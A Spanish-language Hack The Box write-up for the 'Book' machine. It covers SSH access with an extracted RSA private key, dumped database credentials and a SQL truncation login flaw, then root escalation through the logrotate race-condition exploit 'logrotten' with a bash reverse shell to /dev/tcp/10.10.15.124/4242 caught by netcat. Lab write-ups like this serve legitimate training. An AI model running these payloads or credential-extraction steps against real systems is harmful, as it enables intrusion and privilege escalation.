


Ilustración 38: PDF obtenido con la clave RSA.

La clave no se podía visualizar correctamente, debido a que el PDF no la mostraba completamente, así que era necesario extraer el texto del fichero. Se encontraron diferentes métodos en el siguiente enlace:

- <https://stackoverflow.com/questions/34837707/how-to-extract-text-from-a-pdf-file>




Ilustración 39: Programa en Python utilizado para extraer el texto del PDF.

Se ejecutó un pequeño *script* en Python que extraía el texto del PDF y se obtuvo la clave RSA, posteriormente era necesario usar un editor de texto para eliminar las tabulaciones, que aparecían en las frases que indican el comienzo y final de la clave, sustituyéndolas por espacios, finalizado el proceso se podía usar la clave.

```
-----BEGIN      RSA      PRIVATE KEY-----
MIIEpQIBAAKCAQEAA2JJQscckK6fE050WbVG0uKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIYYPATNLS0pQIue3knhDiEsfr99rMg7FRnVCpiHPpJ0
WxtCK0VLQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCL/0
ePV8RkoYVWuVrb4nF61Es0b0j29lu64yWd/j3xWXHgaJciHKXeNlr8x6NgbPv4s
7WaZQ4cjdyzpoCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZXA6PK
75I5d5Holg7ME40BU06Eq0E3E0Y6whCPLzndVwIDAQABAoIBAQCs+kh7hihAbIi7
3mxvPeKok6BSsvqJD7aw72FUBNSusbzRWwXjrP8ke/Pukg/OmDETxmTgToFwxsD+
McKIRdVq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWqfGHTThPWHJI+3iuQRwzUI
tIGcAaz3dT0DgD004Qc33+U9Weowqp0aqq9rWn00vgz0IjDgeGnbzr9ERdiuX6WJ
jhPHFI7usIxmGx8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX50/owz
7Qd2hMSr7QjVdfCQjkmE3x/L37YQEnQph6lcPzvVG0EGQzkuu4ljFkYz6sZ8GMx6
GZYD7sW5AoGBA089fh0ZC8osdYw0AISAk1vjmw9ZSPLYsmTmk3A7j0wke0o8/4FL
E2vk2W5a9R6N5bEb9yvSt378snyrZGwpaIOWJADu+9xpZScZZ9imHHZiPLSNbc8/
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAoGBA0e+
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei6Sv8et7L
skG13dh4M/2Tgl/gYPwUKI4ori50MRWykGANbLat+Diz9mA3FQIi26ickgD2fv+V
o5GVjWT0lfEj74k8hC6GjzWNa0pSLBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9l/g7m
Hc5L0Gww+NqzB0HtsUprN6YpJ7AR6+YlEcItML/FOW2AFbkzoNbHT9GpTj5ZfacC
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl4IjT80u
Pb9n+p0hvtZ9sSA4so/DACsCgYEAlY1ER06X9mZ8XTQ7IUwfIBFnzqZ27p0AMYkh
sMRwcd3TudpHTGxVa91076cqw8AN78nyPTuDhVwMN+qis0YyfcwQHc2XoY8YCF
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/h5xM2iyqv1iJ2LZXndVc/zLi
5bBLnzECgYEALiYGzP92qdmLKLW57nPM0YzhbN9qQc3ztk/+1v8pjj162pnLW
y1K/LbqIV3C01ruxVB0V7ivUYrRkxR/u5QbS3WxOnK0FYjls7UUAc4r0zmfWT9TN
nkeaf9obYKsR0RVuKKVNFzrWeXcVx+oG3NisSABIPrhDFKUSbHzLIR4=
-----END      RSA      PRIVATE KEY-----
```

Ilustración 40: Clave RSA obtenida en texto con tabulaciones en las frases de inicio y final de la clave.

```

└─$ cd ~/HackTheBox/Machines/Book & chmod 400 id_rsa
└─$ ssh -i id_rsa reader@10.10.10.176
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jul  4 15:53:35 UTC 2020

System load:  0.08               Processes:    145
Usage of /:   27.4% of 19.56GB   Users logged in: 0
Memory usage: 28%               IP address for ens33: 10.10.10.176
Swap usage:  0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jul  4 11:24:27 2020 from 10.10.14.57
reader@book:~$ id
uid=1000(reader) gid=1000(reader) groups=1000(reader)
reader@book:~$
```

Ilustración 41: Iniciando sesión como usuario reader mediante SSH.

Se obtuvo acceso al sistema como usuario *reader* mediante SSH y se consiguió la *flag user.txt*. Se analizó el estado de la base de datos para entender la vulnerabilidad *SQL Truncation Attack*.

En el fichero *db.php* se encontraban las credenciales de acceso a la base de datos del usuario *admin*.




```
reader@book:/var/www/html$ cat db.php
<?php
$conn = mysqli_connect("localhost","book_admin","I Hate Book Reading","book");
// Check connection
if (mysqli_connect_errno())
{
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
?>
reader@book:/var/www/html$ mysql -u book_admin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41661
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Ilustración 42: Credenciales del usuario admin.



```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| book |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> USE book;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_book |
+-----+
| collections |
| feedback |
| messages |
| users |
+-----+
4 rows in set (0.00 sec)
```

Ilustración 43: Mostrando las diferentes tablas de la base de datos book.

Se pueden observar los diferentes usuarios que fueron insertados en la base de datos, entre ellos, el usuario *mrtux_poc* con el correo electrónico *admin@book.htb* y la contraseña *pocpoc*.

```
mysql> SELECT * FROM users;
```

name	email	password
admin	admin@book.htb	Sup3r_S3cur3_P455
test	a@b.com	test
shaunwhort	test@test.com	casablancas1
peter	hi@hello.com	password

Ilustración 44: Usuario admin original.

```
| adoPoIyC | gMRA0Uxe@burpcollabo | x1Q!l2l!Z4  
| BkuVuSxZ | whudtGfu@burpcollabo | y1W!w9d!F5  
| adoPoIyC | gMRA0Uxe@burpcollabo | x1Q!l2l!Z4  
| adoPoIyC | gMRA0Uxe@burpcollabo | x1Q!l2l!Z4  
| adoPoIyC | gMRA0Uxe@burpcollabo | x1Q!l2l!Z4  
| adoPoIyC | gMRA0Uxe@burpcollabo | x1Q!l2l!Z4  
| mrtux_poc | admin@book.htb | pocpoc  
+-----+-----+  
2349 rows in set (0.00 sec)  
mysql>
```

Ilustración 45: Usuario mrtux_poc con el correo del administrador.

En el fichero *index.php* se puede apreciar la sentencia SQL que se ejecuta para realizar la validación del usuario y su contraseña.

```

reader@book:/var/www/html/admin$ cat index.php
<?php
include "../db.php";
session_start();
if($_SERVER['REQUEST_METHOD'] === 'POST')
{
    $stmt=$conn->prepare("select email,password from users where email=? and password=?");
    $stmt->bind_param('ss',$_POST['email'],$_POST['password']);
    $stmt->execute();
    $result = $stmt->get_result();
    $num_rows = $result->num_rows;
    if($num_rows > 0)
    {
        $row=$result->fetch_assoc();
        $email=trim($row["email"]," ");
        if($email=="admin@book.htb")
        {
            $_SESSION["admin"]=$row['email'];
            header('location: /admin/home.php');
        }
        else
        {
            echo '<script>alert("Nope!");window.location="/admin/index.php";</script>';
        }
    }
    else
    {
        echo '<script>alert("Nope!");window.location="/admin/index.php";</script>';
    }
}
else
{

```

Ilustración 46: Sentencia SQL en index.php.

```

mysql> SELECT email,password FROM users WHERE email="admin@book.htb" AND password="pocpoc";
+-----+-----+
| email          | password |
+-----+-----+
| admin@book.htb | pocpoc   |
+-----+-----+
1 row in set (0.00 sec)

mysql>

```

Ilustración 47: Resultado de ejecutar la sentencia SQL de index.php.

Para comenzar a realizar la escalada de privilegios se hizo un breve reconocimiento del contenido del directorio del usuario *reader*. Se identificó un directorio */home/reader/backups/* donde se almacenaban los logs de acceso. Además, había un *script* llamado *lse.sh* que permitía realizar una enumeración del sistema.

- <https://github.com/diego-treitos/linux-smart-enumeration>


```

reader@book:~$ ls
backups lse.sh user.txt
reader@book:~$ ls -la
total 80
drwxr-xr-x 7 reader reader 4096 Jan 29 13:05 .
drwxr-xr-x 3 root  root  4096 Nov 19 2019 ..
drwxr-xr-x 2 reader reader 4096 Jan 29 13:05 backups
lrwxrwxrwx 1 reader reader   9 Nov 29 2019 .bash_history -> /dev/null
-rw-r--r-- 1 reader reader 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 reader reader 3771 Apr  4 2018 .bashrc
drwx----- 2 reader reader 4096 Nov 19 2019 .cache
drwx----- 4 reader reader 4096 Jul  4 16:13 .gnupg
drwxrwxr-x 3 reader reader 4096 Nov 20 2019 .local
-rwxrwxr-x 1 reader reader 34316 Jan 29 08:28 lse.sh
-rw-r--r-- 1 reader reader 807 Apr  4 2018 .profile
drwx----- 2 reader reader 4096 Nov 28 2019 .ssh
-r----- 1 reader reader 33 Nov 29 2019 user.txt
reader@book:~$ ls -la backups/
total 12
drwxr-xr-x 2 reader reader 4096 Jan 29 13:05 .
drwxr-xr-x 7 reader reader 4096 Jan 29 13:05 ..
-rw-r--r-- 1 reader reader   0 Jan 29 13:05 access.log
-rw-r--r-- 1 reader reader 91 Jan 29 13:05 access.log.1
reader@book:~$

```

Ilustración 48: Contenido de directorio /home/reader/.

```

User ID: 1000
Password: none
Home: /home/reader
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: book
Linux: 5.4.1-050401-generic
Distribution: Ubuntu 18.04.2 LTS
Architecture: x86_64

===== ( users ) =====
[!] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope
[*] usr020 Are there other users in an administrative groups?..... yes!
[*] usr030 Other users with shell..... yes!
[!] usr040 Environment information..... skip
[!] usr050 Groups for other users..... skip
[!] usr060 Other users..... skip
[*] usr070 PATH variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope

===== ( sudo ) =====
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[*] sud040 Can we read /etc/sudoers?..... nope
[*] sud050 Do we know if any other users used sudo?..... nope

===== ( file system ) =====
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... nope
[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
[!] fst050 Uncommon setgid binaries..... skip

```

Ilustración 49: Resultados de la ejecución del script lse.sh parte 1.

```

===== ( recurrent tasks ) =====
[*] ret000 User crontab..... nope
[!] ret010 Cron tasks writable by user..... nope
[*] ret020 Cron jobs..... yes!
[*] ret030 Can we read user crontabs..... nope
[*] ret040 Can we list other user cron tasks?..... nope
[*] ret050 Can we write to any paths present in cron jobs..... yes!
[!] ret060 Can we write to executable paths present in cron jobs..... nope
[i] ret400 Cron files..... skip
[*] ret500 User systemd timers..... nope
[!] ret510 Can we write in any system timer?..... nope
[i] ret900 Systemd timers..... skip

```

Ilustración 50: Resultados de la ejecución del script lse.sh parte 2.

```

reader@book:~$ cat backups/access.log
reader@book:~$ cat backups/access.log.1
192.168.0.104 - - [29/Jun/2019:14:39:55 +0000] "GET /robbie03 HTTP/1.1" 404 446 "-"
"curl"
reader@book:~$

```

Ilustración 51: Contenido del fichero access.log.

Todo apuntada a que había un proceso que se ejecutaba automáticamente, y posiblemente fuese el que escribiera o leyera de los ficheros que se encontraban en el directorio `/home/reader/backups/`. Se analizaron los procesos que se estaban ejecutando como usuario administrador en el sistema, donde se identificaron algunos scripts lanzados desde el directorio `/root/`.

```

reader@book:/tmp$ ps -aux | grep root
root      1  0.0  0.4 159704  9220 ?        Ss   11:23   0:10 /sbin/init auto automatic-ubiquity noprompt
root      2  0.0  0.0      0      0 ?        S    11:23   0:00 [kthreadd]
root      3  0.0  0.0      0      0 ?        I<   11:23   0:00 [rcu_gp]
root      4  0.0  0.0      0      0 ?        I<   11:23   0:00 [rcu_par_gp]
root      6  0.0  0.0      0      0 ?        I<   11:23   0:00 [kworker/0:0H-kb]

```

Ilustración 52: Procesos que se están ejecutando como root parte 1.

```

root      894  0.0  0.1 644736  3068 ?        Ssl  11:24   0:11 /usr/bin/lxcfs /var/lib/lxcfs/
root      917  0.0  0.0   4624   916 ?        Ss   11:24   0:00 /bin/sh -c /root/reset.sh
root      927  0.0  0.0   4624  1684 ?        S    11:24   0:00 /bin/sh /root/reset.sh
root      938  0.0  1.3 645132 26336 ?        Ssl  11:24   0:06 /usr/lib/snapd/snapd
root      941  0.0  0.3  72296  6592 ?        Ss   11:24   0:00 /usr/sbin/sshd -D
root      950  0.0  0.0  14884  1920 tty1    Ss+  11:24   0:00 /sbin/agetty -o -p -- \u --noclear
root      974  0.0  1.0 185924 20324 ?        Ssl  11:24   0:00 /usr/bin/python3 /usr/share/unatte
root     1016  0.0  0.3 288880  6648 ?        Ssl  11:24   0:00 /usr/lib/policykit-1/polkitd --no-
root     1189  0.0  0.9 369196 18840 ?        Ss   11:24   0:00 /usr/sbin/apache2 -k start

```

Ilustración 53: Procesos que se están ejecutando como root parte 2.

Dado que parecía que la clave estaba en conocer el proceso vulnerable que se estaba ejecutando, se usó `pspy64` para obtener más detalles:

- <https://github.com/DominicBreuker/pspy>

```

reader@book:/tmp$ wget http://10.10.15.124/pspy64
--2020-07-04 16:41:25-- http://10.10.15.124/pspy64
Connecting to 10.10.15.124:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M)
Saving to: 'pspy64'

pspy64          100%[=====>]    2.94M   699KB/s   in 3.8s

2020-07-04 16:41:29 (787 KB/s) - 'pspy64' saved [3078592/3078592]

reader@book:/tmp$ chmod +x pspy64
reader@book:/tmp$

```

Ilustración 54: Descarga de pspy64.

```

2020/07/04 17:33:16 CMD: UID=0    PID=27289 | sleep 5
2020/07/04 17:33:21 CMD: UID=0    PID=27291 | /usr/sbin/logrotate -f /root/l
og.cfg
2020/07/04 17:33:21 CMD: UID=0    PID=27290 | /bin/sh /root/log.sh
2020/07/04 17:33:21 CMD: UID=0    PID=27292 | sleep 5
2020/07/04 17:33:26 CMD: UID=0    PID=27295 | sleep 5
2020/07/04 17:33:28 CMD: UID=0    PID=27298 | /bin/sh /root/log.sh
2020/07/04 17:33:28 CMD: UID=0    PID=27297 | /lib/systemd/systemd-udevd
2020/07/04 17:33:28 CMD: UID=0    PID=27296 | /bin/sh /root/log.sh

```

Ilustración 55: Ejecución de logrotate.

```

reader@book:~$ logrotate --version
logrotate 3.11.0
reader@book:~$ head -n 10 /etc/logrotate.conf
# see "man logrotate" for details
# rotate log files weekly
weekly

# use the syslog group by default, since this is the owning group
# of /var/log/syslog.
su root syslog

# keep 4 weeks worth of backlogs
rotate 4
reader@book:~$

```

Ilustración 56: Versión y fichero de configuración de logrotate.

Se identificó el demonio *logrotate* y su versión, su finalidad es permitir rotar, comprimir y renovar los ficheros de log de forma automatizada para no saturar el sistema.


- <http://www.sgmendez.com/2018/01/14/logrotate-rotado-automatico-logs-linux/>
- <https://www.javierrguez.com/como-funciona-logrotate-en-linux/>

Existe un *exploit* que permite la escalada de privilegios explotando una condición de carrera. Se deben cumplir las siguientes condiciones:

- Que *logrotate* se ejecute como *root*.
- Que el usuario que ejecute el *exploit* tenga permisos de escritura en la ruta donde se almacenan los logs.
- Y que la opción de crear ficheros esté habilitada en el fichero de configuración de *logrotate*.

Para realizar la escalada de privilegios se siguieron los pasos que se indicaban en:

- <https://github.com/whotwagner/logrotten>
- <https://www.exploit-db.com/exploits/47466>
- <https://tech.feedyourhead.at/content/abusing-a-race-condition-in-logrotate-to-elevate-privileges>




```
reader@book:~$ wget http://10.10.15.124/logrotten.c
--2020-07-04 18:04:58-- http://10.10.15.124/logrotten.c
Connecting to 10.10.15.124:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7342 (7.2K) [text/x-csrc]
Saving to: 'logrotten.c'

logrotten.c                                     100%[=====]

2020-07-04 18:04:58 (19.0 MB/s) - 'logrotten.c' saved [7342/7342]

reader@book:~$ gcc -o logrotten logrotten.c
reader@book:~$
```

Ilustración 57: Descarga y compilación del exploit.



```
reader@book:~$ echo "bash -i >& /dev/tcp/10.10.15.124/4242 0>&1" > payloadfile
reader@book:~$ ./logrotten -p ./payloadfile /home/reader/backups/access.log -d
logfile: /home/reader/backups/access.log
logpath: /home/reader/backups
logpath2: /home/reader/backups2
targetpath: /etc/bash_completion.d/access.log
targetdir: /etc/bash_completion.d
p: access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created symlink to /etc/bash_completion.d
Waiting 1 seconds before writing payload...
Done!
```

Ilustración 58: Creación y ejecución del payload.

```
reader@book:~$ echo "1234" >> backups/access.log
reader@book:~$ echo "1234" >> backups/access.log
reader@book:~$ echo "1234" >> backups/access.log
reader@book:~$
```

Ilustración 59: Inserción de datos en el log para proceder a su rotación a través de logrotate.

```

  > ~ > took 11s  nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.15.124] from (UNKNOWN) [10.10.10.176] 60602
root@book:~# cat root.txt
cat root.txt
84da92adf998a1c7231297f70dd89714
root@book:~#
```

Ilustración 60: Shell como root y flag root.txt.

La ejecución del *payload* no siempre funcionaba y se realizaron varios intentos hasta que finalmente se logró.

Como conclusión se podría decir que es de las mejores máquinas, con entorno Linux, de Hack The Box que he realizado, donde se han adquirido múltiples conocimientos en la intrusión y es bastante realista.